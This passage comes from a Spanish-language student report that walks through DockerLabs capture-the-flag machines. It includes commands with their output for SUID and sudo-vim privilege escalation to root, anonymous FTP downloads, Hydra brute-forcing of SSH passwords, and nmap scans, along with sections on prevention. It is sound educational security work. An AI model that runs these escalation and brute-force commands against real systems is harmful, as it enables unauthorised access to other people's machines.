27	0.946342187	172.17.0.2	172.17.0.1	SSHv2	94	Server:
28	0.946362700	172.17.0.1	172.17.0.2	TCP	66	35406 → 22 [ACK] Seq=3085 Ack=2842 Win=70144 Len=0 TSval=403666995
29	0.946522539	172.17.0.1	172.17.0.2	SSHv2	178	Client:
30	0.946539315	172.17.0.2	172.17.0.1	TCP	66	22 → 35406 [ACK] Seq=2842 Ack=3197 Win=73088 Len=0 TSval=417372020
31	0.971074996	172.17.0.2	172.17.0.1	SSHv2	694	Server:
32	0.913675695	172.17.0.1	172.17.0.2	TCP	66	35406 → 22 [ACK] Seq=3197 Ack=3470 Win=73088 Len=0 TSval=403667000
33	0.913720923	172.17.0.2	172.17.0.1	SSHv2	110	Server:
34	0.913740600	172.17.0.1	172.17.0.2	TCP	66	35406 → 22 [ACK] Seq=3197 Ack=3514 Win=73088 Len=0 TSval=403667000
35	0.913931239	172.17.0.1	172.17.0.2	SSHv2	518	Client:
36	0.922406601	172.17.0.2	172.17.0.1	SSHv2	174	Server:
37	0.925703837	172.17.0.2	172.17.0.1	SSHv2	782	Server:
38	0.929723364	172.17.0.1	172.17.0.2	TCP	66	35406 → 22 [ACK] Seq=3649 Ack=4338 Win=75904 Len=0 TSval=403667000
39	0.961182037	172.17.0.2	172.17.0.1	SSHv2	182	Server:
40	0.106187837	172.17.0.1	172.17.0.2	TCP	66	35406 → 22 [ACK] Seq=3649 Ack=4454 Win=75904 Len=0 TSval=403667000



Se aprecian de nuevo las trazas de la conversación típica de conexiones desde la IP local a la IP de la máquina mediante el protocolo ssh por el puerto 22.

Volviendo a la terminal recordamos que estamos dentro del servidor con el usuario Dylan, pero él es un usuario común, poco podemos hacer con sus permisos a si que es hora de pasar a la tercera fase del ataque conocida como **“Escalada de privilegios”**

Como primer paso vamos a buscar en el sistema operativo del servidor (Linux) si existe algún fichero binario con permisos SUID del usuario root con el siguiente comando:

```
find / -perm -4000 -user root 2>/dev/null
```

El comando find busca ficheros en el directorio indicado, al indicar que busque en el directorio raíz (/) simplemente buscará en todo el sistema.


Por otro lado especificamos que busque ficheros con permisos SUID (4000) del usuario root y que redirija la salida de error al dev/null para no ensuciar el resultado por pantalla.

Los ficheros resultantes de esta búsqueda tienen una característica importante en común, los permisos SUID. (Set User ID) es un bit especial asociado a los archivos ejecutables en sistemas operativos tipo Unix, como Linux. Cuando se asigna este bit a un archivo, cualquier usuario que ejecute ese archivo lo hará con los privilegios del propietario del archivo, en lugar de los propios y como hemos indicado en el filtro del find que el propietario debe ser root, podremos ejecutarlos con permisos de root.

Sabiendo esto, elegimos por ejemplo el binario “env” y ejecutamos desde la raíz el siguiente comando:

```
./usr/bin/env /bin/sh -p
```

Para garantizar acceso a la Shell como el usuario root y comprobarlo ejecutando el comando Whoami



```
dyllan@9d0b473e6e13:/$
dyllan@9d0b473e6e13:/$
dyllan@9d0b473e6e13:/$
dyllan@9d0b473e6e13:/$ find / -perm -4000 -user root 2>/dev/null
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/env
/usr/bin/su
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
dyllan@9d0b473e6e13:/$
dyllan@9d0b473e6e13:/$
dyllan@9d0b473e6e13:/$ cd /
dyllan@9d0b473e6e13:/$ ./usr/bin/env /bin/sh -p
# whoami
root
#
```

1

2

Pasamos a ser el usuario root con todos los permisos

Por último podemos cerrar la conexión ssh con el servidor para volver a nuestro prompt de sistema:

```
dylan@9d0b473e6e13:/$ exit
logout
Connection to 172.17.0.2 closed.

(pmm@kali)-[~]
$
```

Y volver a la primera terminal que abrimos, en la que desplegamos el contenedor, para cerrarlo y eliminarlo pulsando (Ctrl+c) ahora que ya hemos finalizado el laboratorio.

```
Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

^CEliminando el laboratorio, espere un momento ...

El laboratorio ha sido eliminado por completo del sistema.

(pmm@kali)-[~/KALI_PMM]
$
```

## ¿Cómo podemos prevenir las inyecciones SQL?

La inyección SQL es una vulnerabilidad común y peligrosa que puede comprometer la seguridad de cualquier aplicación web. Es fundamental implementar las medidas de seguridad necesarias para prevenir este tipo de ataques, algunas de estas son:

- **Validación de entradas:** Siempre valida y filtra los datos proporcionados por el usuario antes de incluirlos en las consultas SQL.
- **Uso de parámetros:** Utiliza parámetros en lugar de concatenar directamente los valores de entrada en las consultas SQL.
- **Minimización de privilegios:** Asigna a las cuentas de base de datos los mínimos privilegios necesarios.
- **Actualizaciones de software:** Mantén actualizados todos los componentes de tu aplicación y base de datos.
- **WAF (Web Application Firewall):** Implementa un WAF para detectar directamente escaneos de puertos y bloquear ataques de inyección SQL.





## Conexión mediante ftp

Vemos que hay un puerto ftp, vamos a probar si podemos conectarnos mediante usuario anónimo y descargarnos los archivos que nmap nos ha proporcionado

```
(root@kali)-[~]
# ftp 172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPD 3.0.5)
Name (172.17.0.2:usuario): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get chat-gonza.txt
local: chat-gonza.txt remote: chat-gonza.txt
229 Entering Extended Passive Mode (|||31495|)
150 Opening BINARY mode data connection for chat-gonza.txt (667 bytes).
100% |*****|
226 Transfer complete.
667 bytes received in 00:00 (1.03 MiB/s)
ftp> get pendientes.txt
local: pendientes.txt remote: pendientes.txt
229 Entering Extended Passive Mode (|||49485|)
150 Opening BINARY mode data connection for pendientes.txt (315 bytes).
100% |*****|
226 Transfer complete.
315 bytes received in 00:00 (550.29 KiB/s)
ftp> quit
221 Goodbye.

(root@kali)-[~]
#
```

Una vez que hemos descargado los archivos, vemos que contienen los archivos

```
(root@kali)-[~]
# cat chat-gonza.txt
[16:21, 16/6/2024] Gonza: pero en serio es tan guapa esa tal Nágore como dices?
[16:28, 16/6/2024] Russoski: es una auténtica princesa pff, le he hecho hasta un vídeo y todo, lo tengo ya subido y tengo la URL guardada
[16:29, 16/6/2024] Russoski: en mi ordenador en una ruta segura, ahora cuando quedamos te lo muestro si quieres
[21:52, 16/6/2024] Gonza: buah la verdad tenias razón eh, es hermosa esa chica, del 9 no baja
[21:53, 16/6/2024] Gonza: por cierto buen entreno el de hoy en el gym, noto los brazos bastante hinchados, así sí
[22:36, 16/6/2024] Russoski: te lo dije, ya sabes que yo tengo buenos gustos para estas cosas xD, y si buen training hoy

(root@kali)-[~]
# cat pendientes.txt
1 Comprar el Voucher de la certificación eJPTv2 cuanto antes!
2 Aumentar el precio de mis asesorías online en la Web!
3 Terminar mi laboratorio vulnerable para la plataforma Dockerlabs!
4 Cambiar algunas configuraciones de mi equipo, creo que tengo ciertos permisos habilitados que no son del todo seguros..

(root@kali)-[~]
#
```

## Ataque con fuerza bruta

Vemos que hay un usuario llamado russoski, vamos a probar con hydra un ataque de fuerza bruta mediante el archivo rockyou.txt que es un fichero de contraseñas.

```
(root@kali)-[~]
# hydra -l russoski -P /home/usuario/Downloads/rockyou.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-23 23:03:55
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prev
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: russoski password: iloveme
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-23 23:04:10

(root@kali)-[~]
#
```

Vemos que hay un usuario llamado russoski y su contraseña es iloveme

## Conexión mediante ssh

Como vimos en nmap que tiene un servicio ssh y un ftp, vamos a conectarnos mediante el usuario russoski y la contraseña iloveme.

```
(root@kali)-[~]
# ssh russoski@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:R8Zi0JN33rhfvGADBLwVQ1mPV7lSmGJACOhjdTB0wMQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
russoski@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.11-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Jun 18 04:38:10 2024 from 172.17.0.1
russoski@55b4850b7bbf:~$
```

Una vez que nos hemos conectado miraremos como podemos escalar privilegios

```
russoski@55b4850b7bbf:~$ sudo -l
Matching Defaults entries for russoski on 55b4850b7bbf:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/bin\:/usr/bin

User russoski may run the following commands on 55b4850b7bbf:
    (root) NOPASSWD: /usr/bin/vim
russoski@55b4850b7bbf:~$
```

## Escalada de privilegios.

Mediante el comando vim cambiaremos a sudo ya que tiene una Shell distinta a la de bash

```
russoski@55b4850b7bbf:~$ sudo vim -c '!/bin/sh'

# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
#
```

Finalmente comprobamos que somos usuario root con el comando whoami

## ¿Cómo podemos prevenir este ataque por FTP?

Deshabilitando el usuario anónimo, y que tenga archivos que no sean muy importantes, ya que viendo los archivos vemos los usuarios que están habilitados en la máquina, y podemos hacer un ataque mediante el comando hydra para saber la contraseña del usuario.

## 4. Tercera máquina (Breakmyssh).

En esta máquina vamos a baipasear el protocolo ssh

### Writeup del ataque con la máquina de DockerLabs

Como en los ejemplos anteriores debemos descargar la máquina de DockerLabs

#### Despliegue de la máquina

Vamos a usar la maquina break my ssh, desplegaremos la máquina, importante hacer esto con root, si no nos daría fallo

```
(root@kali)-[/home/usuario/Downloads]
# ./auto_deploy.sh breakmyssh.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

#### Búsqueda de puertos

Mediante el comando nmap haremos un escaneo general de los puertos habilitados

```
(usuario@kali)-[~/Downloads]
$ sudo nmap -p- --open -sT --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-24 20:10 CET
Initiating Connect Scan at 20:10
Scanning 172.17.0.2 [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Completed Connect Scan at 20:10, 2.53s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received user-set (0.00023s latency).
Scanned at 2024-11-24 20:10:12 CET for 2s
Not shown: 65534 closed tcp ports (conn-refused)
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.60 seconds
```


#### Conexión ssh

Vemos que hay un puerto ssh habilitado, usaremos el comando hydra y la base de datos de contraseñas de rockyou.txt para romper la contraseña y poder conectarnos

```
(usuario@kali)-[~/Downloads]
$ sudo hydra -L /usr/share/metasploit-framework/data/wordlists/unix_users.txt -P /home/usuario/Downloads/rockyou.txt ssh://172.17.0.2 -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-24 20:15:31
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 2409859200 login tries (l:168/p:14344400), ~150616200 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 password: estrella
[22][ssh] host: 172.17.0.2 password: estrella
[STATUS] 140.00 tries/min, 140 tries in 00:01h, 2409859064 to do in 286887:60h, 12 active
```

Vamos a usar wireshark mientras hacemos el ataque de fuerza bruta de ssh



## Conexión

Una vez que tenemos el usuario y contraseña, iniciaremos sesión con ssh, como no nos ha indicado el comando hydra el usuario probaremos con el usuario root, que es el usuario con mayor privilegios de un sistema linux.



Aquí no hace falta escalada de privilegios, ya que hemos entrado mediante el usuario root.

## ¿Cómo podemos prevenir este ataque por SSH?

En esta maquina nos conectamos mediante root, esto es una falla muy grande, ya que tenemos permisos totales para hacer lo que queramos en la máquina. Podemos deshabilitar la conexión mediante root a una maquina por ssh, que por defecto esta denegado el acceso, también podemos denegar el acceso a los usuarios y conectarnos mediante certificados, comparando los certificados que tiene el servidor y verificar la autenticación del usuario.

## 5. Conclusión.

A través de la resolución de las máquinas DockerLabs y el uso de herramientas como Docker, Nmap y Wireshark, hemos podido ver de manera práctica los conceptos fundamentales de la seguridad informática.

Cada máquina ha representado un desafío y metodología única, permitiéndonos aplicar diferentes técnicas de hacking ético y análisis de vulnerabilidades.

Podemos sacar tres conclusiones claras del trabajo:

- La seguridad informática es un campo en constante evolución y es fundamental mantenerse actualizado sobre las últimas amenazas y técnicas de ataque.
- La prevención es siempre mejor que la cura. Implementar medidas de seguridad desde el diseño de un sistema es crucial para reducir el riesgo de sufrir ataques.
- La colaboración y el intercambio de conocimientos son fundamentales para mejorar la seguridad de los sistemas informáticos.

## 6. Webgrafía

➤ **DockerLabs:**

<https://dockerlabs.es/>

➤ **Chat GPT:**

<https://openai.com/index/chatgpt/>

➤ **Gemini:**

<https://gemini.google.com/>

➤ **Google:**

<https://google.es/>